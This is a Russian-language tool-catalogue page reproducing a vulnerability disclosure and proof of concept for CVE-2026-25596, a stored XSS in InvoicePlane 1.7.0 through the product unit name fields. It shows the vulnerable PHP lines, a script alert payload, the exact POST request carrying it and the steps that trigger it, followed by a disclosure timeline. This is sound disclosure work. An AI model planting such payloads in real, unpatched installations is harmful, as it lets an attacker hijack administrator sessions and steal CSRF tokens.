
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-25596 — Доказательство концепции для хранимой XSS-уязвимости в InvoicePlane 1.7.0 через поле названия единицы измерения товара, включая расположение уязвимого кода и шаги воспроизведения. | Kitploit
Инструменты/GitHubGitHub/lagathos/cve-2026-25596
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на Проникновение
GitHublagathos/cve-2026-25596

CVE-2026-25596

Доказательство концепции для хранимой XSS-уязвимости в InvoicePlane 1.7.0 через поле названия единицы измерения товара, включая расположение уязвимого кода и шаги воспроизведения.

Репозиторий
298 месяцев назадЕщё не проверено
Поделиться

CVE-2026-25596 — Хранимый XSS через поле «Название единицы измерения продукта» в InvoicePlane 1.7.0

Уязвимость: Хранимый межсайтовый скриптинг (XSS) через поле «Название единицы измерения продукта»

Продукт: InvoicePlane

Затронутая версия: 1.7.0 (и, вероятно, более ранние версии)

Степень серьезности: Средняя

Оценка CVSS 3.1: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)

CWE: CWE-79: Некорректная нейтрализация входных данных при генерации веб-страницы

Обнаружил: Leonidas Agathos

Дата отчета: 2026-01-31


Описание

Поля unit_name и unit_name_plrl в форме единиц измерения продукта (/index.php/units/form) принимают произвольные входные данные без санитизации. Значения сохраняются и выводятся без кодирования в списке позиций счета при просмотре любого счета, содержащего продукт с вредоносной единицей измерения.

Уязвимые файлы:

  • application/modules/invoices/views/partial_itemlist_table.php:127
  • application/modules/invoices/views/partial_itemlist_responsive.php:71
// partial_itemlist_table.php - Line 127
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

// partial_itemlist_responsive.php - Line 71
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

Доказательство концепции

Шаг 1 — Внедрение полезной нагрузки в поле «Название единицы измерения»

Перейдите на /index.php/units/form и отправьте следующее значение в качестве названия единицы измерения:

<script>alert("XSS in Product Unit")</script>

Запрос:

POST /index.php/units/form/1 HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

_ip_csrf=...&btn_submit=1&is_update=1&unit_name=%3Cscript%3Ealert%28%22XSS+in+Product+Unit%22%29%3C%2Fscript%3E&unit_name_plrl=tests

Шаг 1 — Внедрение XSS-полезной нагрузки в поле «Название единицы измерения» через Burp Suite

Шаг 2 — Запуск XSS

  1. Создайте продукт с вредоносной единицей измерения
  2. Добавьте этот продукт в любой счет
  3. Перейдите на /index.php/products/form/1 или просмотрите любой счет, содержащий этот продукт

Полезная нагрузка срабатывает при отображении списка позиций.

Шаг 2 — Выполнение XSS при просмотре списка продуктов, содержащего вредоносную единицу измерения


Воздействие

Полезная нагрузка выполняется в браузере любого администратора, который просматривает страницу счета или продукта, содержащую вредоносную единицу измерения. Это позволяет перехватывать сессии (если файлы cookie не защищены флагом HttpOnly), похищать CSRF-токены и выполнять действия от имени жертвы.


Хронология

ДатаСобытие
2026-01-30Уязвимость обнаружена
2026-01-31Разработано доказательство концепции
2026-01-31Уведомлен поставщик
2026-02-04Подтверждение поставщиком
2026-02-04Выпущен патч
2026-02-05Публичное раскрытие

Ссылки

  • CWE-79
  • OWASP: Cross-Site Scripting (XSS)
  • CVE-2026-25596

Отказ от ответственности

Эта уязвимость была обнаружена в ходе независимого исследования безопасности. Вся информация предоставляется строго в образовательных, исследовательских и защитных целях, чтобы помочь поставщику и сообществу специалистов по безопасности понять и устранить проблему. Любое злонамеренное использование этой информации строго запрещено.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




